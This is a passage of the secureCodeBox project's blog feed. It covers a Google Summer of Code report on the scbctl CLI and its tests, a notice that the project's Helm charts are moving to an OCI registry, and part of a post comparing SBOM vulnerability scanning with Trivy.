<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">triggered new Scan </span><span class="token keyword" style="font-style:italic">for</span><span class="token plain"> ScheduledScan </span><span class="token string" style="color:rgb(195, 232, 141)">'nmap'</span><br></span></code></pre></div></div>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="4-cascade-visualization-command-scbctl-cascade"><strong>4. Cascade Visualization Command (<code>scbctl cascade</code>)</strong><a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#4-cascade-visualization-command-scbctl-cascade" class="hash-link" aria-label="Direct link to 4-cascade-visualization-command-scbctl-cascade" title="Direct link to 4-cascade-visualization-command-scbctl-cascade" translate="no">​</a></h4>
<p>The <code>scbctl cascade</code> command provides a visualization of cascading scans—scans that are automatically triggered based on the results of a previous scan. This command interacts with the secureCodeBox operator by querying all <code>Scan</code> resources in a given namespace and identifying relationships based on the <code>ParentScanAnnotation</code>. It then generates a hierarchical tree that visually represents these cascading relationships.</p>
<p><strong>Usage Example:</strong></p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">scbctl cascade</span><br></span></code></pre></div></div>
<p>This command visualizes the cascading relationships between scans in the current namespace.</p>
<p><strong>Output:</strong></p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">Scans</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">├── initial-nmap-scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">│   ├── follow-up-vulnerability-scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">│   │   └── detailed-sql-injection-scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">└── another-initial-scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    └── another-follow-up-scan</span><br></span></code></pre></div></div>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="test-coverage-implementation">Test Coverage Implementation<a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#test-coverage-implementation" class="hash-link" aria-label="Direct link to Test Coverage Implementation" title="Direct link to Test Coverage Implementation" translate="no">​</a></h3>
<p>Testing was a crucial part of the development process, especially considering the complexity of the CLI commands and their interactions with the secureCodeBox (SCB) operator. Achieving an overall test coverage of 78% involved writing extensive unit tests that validated the behavior of each command and ensured they interacted correctly with the Kubernetes resources.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="mocking-the-kubernetes-client">Mocking the Kubernetes Client<a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#mocking-the-kubernetes-client" class="hash-link" aria-label="Direct link to Mocking the Kubernetes Client" title="Direct link to Mocking the Kubernetes Client" translate="no">​</a></h4>
<p>To simulate the Kubernetes environment and test the SCB commands without deploying them on an actual cluster, I used the <code>fake.Client</code> from the <code>controller-runtime</code> library. This allowed me to create a mock client that mimicked the behavior of the Kubernetes API, enabling thorough testing of the command interactions.</p>
<p>Here’s an example of a test case for the <code>scbctl scan</code> command:</p>
<div class="language-go codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-go codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token plain">testcases </span><span class="token operator" style="color:rgb(137, 221, 255)">:=</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token plain">testcase</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">          </span><span class="token string" style="color:rgb(195, 232, 141)">"Should create nmap scan with a single parameter"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        args</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token builtin" style="color:rgb(130, 170, 255)">string</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token string" style="color:rgb(195, 232, 141)">"scan"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"nmap"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"--"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"scanme.nmap.org"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        expectedError</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token boolean" style="color:rgb(255, 88, 116)">nil</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        expectedScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">&amp;</span><span class="token plain">expectedScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">       </span><span class="token string" style="color:rgb(195, 232, 141)">"nmap"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">   </span><span class="token string" style="color:rgb(195, 232, 141)">"nmap"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            namespace</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">  </span><span class="token string" style="color:rgb(195, 232, 141)">"default"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token builtin" style="color:rgb(130, 170, 255)">string</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token string" style="color:rgb(195, 232, 141)">"scanme.nmap.org"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Additional test cases...</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><br></span></code></pre></div></div>
<p>In this test, I defined different scenarios to validate the command's behavior. Each test case included the expected arguments, any expected errors, and the expected state of the scan resource after execution.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="testing-command-behavior">Testing Command Behavior<a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#testing-command-behavior" class="hash-link" aria-label="Direct link to Testing Command Behavior" title="Direct link to Testing Command Behavior" translate="no">​</a></h4>
<p>The tests focused on validating that the CLI commands correctly created the necessary Kubernetes resources, such as <code>Scan</code> objects. For example, the <code>scbctl scan</code> command was tested to ensure it created a scan with the correct type, parameters, and namespace:</p>
<div class="language-go codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-go codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token keyword" style="font-style:italic">if</span><span class="token plain"> tc</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">expectedScan </span><span class="token operator" style="color:rgb(137, 221, 255)">!=</span><span class="token plain"> </span><span class="token boolean" style="color:rgb(255, 88, 116)">nil</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    scans </span><span class="token operator" style="color:rgb(137, 221, 255)">:=</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">&amp;</span><span class="token plain">v1</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">ScanList</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    listErr </span><span class="token operator" style="color:rgb(137, 221, 255)">:=</span><span class="token plain"> client</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">List</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">context</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">Background</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> scans</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    assert</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">Nil</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">t</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> listErr</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"failed to list scans"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    assert</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">Len</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">t</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> scans</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">Items</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">1</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"expected 1 scan to be created"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    scan </span><span class="token operator" style="color:rgb(137, 221, 255)">:=</span><span class="token plain"> scans</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">Items</span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token number" style="color:rgb(247, 140, 108)">0</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    assert</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">Equal</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">t</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> tc</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">expectedScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> scan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">Name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    assert</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">Equal</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">t</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> tc</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">expectedScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">namespace</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> scan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">Namespace</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    assert</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">Equal</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">t</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> tc</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">expectedScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> scan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">Spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">ScanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    assert</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">Equal</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">t</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> tc</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">expectedScan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> scan</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">Spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token plain">Parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><br></span></code></pre></div></div>
<p>This code snippet checks that the correct <code>Scan</code> object was created in the Kubernetes cluster, verifying that the CLI command worked as intended.</p>
<p>By running these tests and implementing these scenarios, I ensured that the <code>scbctl</code> tool behaved as expected under various conditions, contributing to the robustness of the secureCodeBox CLI tool.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="challenges">Challenges<a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#challenges" class="hash-link" aria-label="Direct link to Challenges" title="Direct link to Challenges" translate="no">​</a></h3>
<p>This summer wasn’t without its challenges. Balancing time became difficult when my school resumed, and I encountered several technical hurdles along the way. The most notable was implementing the <code>--follow</code> flag. Initially, we used the controller-runtime, but it lacked the necessary support for streaming logs. We considered switching to the <code>go-client</code>, but it introduced inconsistencies that could delay the project. After extensive discussions with my mentor <a href="https://github.com/J12934" target="_blank" rel="noopener noreferrer" class="">Jannik Hollenbach</a>, we decided to defer this feature for future implementation. This experience taught me the importance of thorough research and adaptability in problem-solving.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="overall-experience-and-future-prospects">Overall Experience and Future Prospects<a href="https://www.securecodebox.io/blog/2024/08/20/google-summer-of-code#overall-experience-and-future-prospects" class="hash-link" aria-label="Direct link to Overall Experience and Future Prospects" title="Direct link to Overall Experience and Future Prospects" translate="no">​</a></h3>
<p>One of the most rewarding aspects of working on this project was the continuous learning curve. Whether diving into the complexities of the codebase or exploring the broader capabilities of secureCodeBox, there was always something new to discover. This constant evolution is what made the project so fascinating for me.</p>
<p>As the project reaches completion, maintaining and building upon these efforts is crucial. Looking ahead, I plan to focus on integrating monitoring features using the <code>controller-runtime</code> whenever its available, which will enhance the tool's ability to provide real-time feedback. Additionally, I aim to refine existing commands, particularly the <code>cascade</code> command, by adding flags to display the status of each scanner. This will provide users with more detailed insights into their scans. My commitment to improving and maintaining the project will ensure its continued success and relevance in the future.</p>
<hr>]]></content>
        <author>
            <name>Thibaut Batale</name>
            <uri>https://github.com/Freedisch</uri>
        </author>
        <category label="Google summer of code" term="Google summer of code"/>
        <category label="scbctl" term="scbctl"/>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="community" term="community"/>
        <category label="open source" term="open source"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Migrating our Helm Charts to OCI registries]]></title>
        <id>https://www.securecodebox.io/blog/2024/06/28/helm-chart-oci-registry-migration</id>
        <link href="https://www.securecodebox.io/blog/2024/06/28/helm-chart-oci-registry-migration"/>
        <updated>2024-06-28T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[All secureCodeBox helm charts will be provided via OCI registry based charts in the future. The old registry will remain running until the end of 2024.]]></summary>
        <content type="html"><![CDATA[<p>With the secureCodeBox 4.6.0 release, we are transitioning our installation instructions from the old <code>https://charts.securecodebox.io</code> Helm registry to the new Helm registry infrastructure, which uses Open Container Initiative (<code>OCI</code>) images to store charts.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="what-will-happen">What Will Happen?<a href="https://www.securecodebox.io/blog/2024/06/28/helm-chart-oci-registry-migration#what-will-happen" class="hash-link" aria-label="Direct link to What Will Happen?" title="Direct link to What Will Happen?" translate="no">​</a></h2>
<ul>
<li class="">The existing registry (<code>https://charts.securecodebox.io</code>) will be deprecated with secureCodeBox 4.6.0 and will be shut down at the end of the year.</li>
<li class="">All 4.x secureCodeBox Helm charts are already published to our <a href="https://github.com/orgs/secureCodeBox/packages?tab=packages&amp;q=helm" target="_blank" rel="noopener noreferrer" class="">OCI registry</a>.</li>
<li class="">All 4.x releases of secureCodeBox will be published to both registries. Version 5.0.0 will be the first release to be exclusively published to the OCI registry.</li>
<li class="">All users are advised to migrate their Helm releases based on the charts from the OCI registries to ensure smooth operations.</li>
</ul>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="what-steps-are-required-by-users">What Steps Are Required by Users:<a href="https://www.securecodebox.io/blog/2024/06/28/helm-chart-oci-registry-migration#what-steps-are-required-by-users" class="hash-link" aria-label="Direct link to What Steps Are Required by Users:" title="Direct link to What Steps Are Required by Users:" translate="no">​</a></h2>
<p>You'll need to switch the source of your Helm charts to point to the OCI registry. This process is straightforward.</p>
<p>When using Helm via the CLI/CI:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Before</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--namespace</span><span class="token plain"> securecodebox-system </span><span class="token function" style="color:rgb(130, 170, 255)">install</span><span class="token plain"> securecodebox-operator secureCodeBox/operator</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># After</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--namespace</span><span class="token plain"> securecodebox-system </span><span class="token function" style="color:rgb(130, 170, 255)">install</span><span class="token plain"> securecodebox-operator oci://ghcr.io/securecodebox/helm/operator</span><br></span></code></pre></div></div>
<p>Existing releases that have been installed using the <code>charts.securecodebox.io</code> registry can be switched easily:</p>
<div class="language-bash codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-bash codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Prior installation:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm upgrade </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--install</span><span class="token plain"> nmap secureCodeBox/nmap </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--version</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">4.5</span><span class="token plain">.0</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># To switch the same Helm release to OCI, simply install the release with the same name from OCI:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">helm upgrade </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--install</span><span class="token plain"> nmap oci://ghcr.io/securecodebox/helm/nmap </span><span class="token parameter variable" style="color:rgb(191, 199, 213)">--version</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">4.5</span><span class="token plain">.0</span><br></span></code></pre></div></div>
<p>Both ArgoCD and Flux also support OCI Helm charts.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="why-are-we-doing-this">Why Are We Doing This:<a href="https://www.securecodebox.io/blog/2024/06/28/helm-chart-oci-registry-migration#why-are-we-doing-this" class="hash-link" aria-label="Direct link to Why Are We Doing This:" title="Direct link to Why Are We Doing This:" translate="no">​</a></h2>
<ul>
<li class=""><strong>🧱 Stability</strong>: The <code>https://charts.securecodebox.io</code> registry is the only component we need to self-host to provide secureCodeBox to the internet. There have been issues and downtime before, which we’d like to avoid in the future by having the charts hosted for us by the GitHub container registry.</li>
<li class=""><strong>💰 Cost Efficiency</strong>: Hosting the charts requires a significant amount of bandwidth (about 4TB a month for the now quite large <code>index.yaml</code> file and the zipped Helm charts). We have migrated to a cheaper setup, but it has cost us some money in the past.</li>
<li class=""><strong>🤹 Ease of Use</strong>: OCI-based charts don't require users to add the registry to their Helm installation beforehand. This will hopefully ease some friction for users who are not familiar with Helm.</li>
</ul>]]></content>
        <author>
            <name>Jannik Hollenbach</name>
            <uri>https://github.com/J12934</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="helm" term="helm"/>
        <category label="oci" term="oci"/>
        <category label="registry" term="registry"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Developing an SBOM Workflow – Part 2: SBOM Consumption]]></title>
        <id>https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption</id>
        <link href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption"/>
        <updated>2023-09-15T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[We describe our plans to build an SBOM workflow for the secureCodeBox, including an SBOM tool comparison and interoperability troubles. This part treats the aspects of consuming SBOMs.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="A river mouth" src="https://www.securecodebox.io/assets/images/2023-09-15-river-mouth-48c05958d758ff4599d8cb94cfd7ff5f.jpg" width="1920" height="1156" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/de/@greg_nunes" target="_blank" rel="noopener noreferrer" class="">Look Up Look Down Photography</a> on <a href="https://unsplash.com/photos/K9_yxI8BNng" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>This is part two of the <em>SBOM story</em> which covers the <strong>consuming side</strong>. If you missed part one, you can find it <a class="" href="https://www.securecodebox.io/blog/2023/09/01/sbom-part-one-generation">here</a>.</p>
<p>One would assume that with a standardized format the combinations of generator and consumer are interchangeable, but as noted previously, the SBOMs still vary in content and attributes.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="possible-sbom-consumers-and-interoperability-troubles">Possible SBOM Consumers and Interoperability Troubles<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#possible-sbom-consumers-and-interoperability-troubles" class="hash-link" aria-label="Direct link to Possible SBOM Consumers and Interoperability Troubles" title="Direct link to Possible SBOM Consumers and Interoperability Troubles" translate="no">​</a></h2>
<p><em>Generating SBOMs</em> is a nice first step of the workflow, but at some point you probably want to actually <em>use them</em> for something, and most people would prefer to use something more advanced than grep or a text editor.
There is a good amount of possible tools to work with SBOMs, both the <a href="https://spdx.dev/tools-community/" target="_blank" rel="noopener noreferrer" class="">SPDX</a> and the <a href="https://cyclonedx.org/tool-center/" target="_blank" rel="noopener noreferrer" class="">CycloneDX website</a> contain a list.
Most of the analysis tools provide license compliance, so there are not that many to work with them for vulnerability management, which is what we want to focus on for the <em>secureCodeBox</em>.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="sbom-consumers">SBOM Consumers<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#sbom-consumers" class="hash-link" aria-label="Direct link to SBOM Consumers" title="Direct link to SBOM Consumers" translate="no">​</a></h3>
<p>There are still <strong>multiple options</strong> for consuming SBOMs when focusing on vulnerabilities.
To integrate one of them with a hook for an SBOM workflow, a <strong>continuously running</strong> tool as a service is needed.
This list nevertheless contains some tools, that are only usable for one-off analyses.
These were used for general SBOM quality comparisons.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="trivy">Trivy<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#trivy" class="hash-link" aria-label="Direct link to Trivy" title="Direct link to Trivy" translate="no">​</a></h4>
<p>Since <em>Trivy</em> is primarily a security scanner, it can also scan SBOMs for security vulnerabilities.
Of course generating SBOMs with Trivy just to scan them with Trivy later is not the most interesting use case, especially since the <em>secureCodeBox</em> <a href="https://www.securecodebox.io/docs/scanners/trivy/" target="_blank" rel="noopener noreferrer" class="">already supports Trivy scans</a>.
It does still serve as an interesting baseline, to compare Trivy SBOM scan results to direct Trivy scans.</p>
<p>When directly scanning the Juice Shop image, Trivy detects <strong>23 issues</strong> in debian packages and <strong>67</strong> in node packages, some as "fixed" and some as "affected".
Scanning the Juice Shop CycloneDX SBOM returns the same <strong>23</strong> debian issues, but only <strong>51</strong> node vulnerabilities.
Comparing the lists shows that there are fewer reported vulnerabilities for the semver package.
Turns out, that the same version of semver is included multiple times throughout the dependency tree, which gets deduplicated in the produced SBOM, but counted as individual vulnerabilities for the direct scan.
Other than that the same vulnerabilities are reported.
The SPDX SBOM contains all the semver usages and reports <strong>67</strong> node vulnerabilities again.</p>
<p>For the Syft SBOMs, Trivy reports only <strong>8</strong> debian vulnerabilities, all for <code>openssl</code>.
The ones for <code>libc6</code> and <code>libssl1.1</code> are not picked up.
For node <strong>51 vulnerabilities</strong> are reported, which is interesting, because Syft does <em>not</em> deduplicate components in its SBOMs, so the same semver versions are listed multiple times.
Trivy also warns about inaccuracies in scans of third party SBOMs, which is unfortunate, after all the point of standards is interoperability.</p>
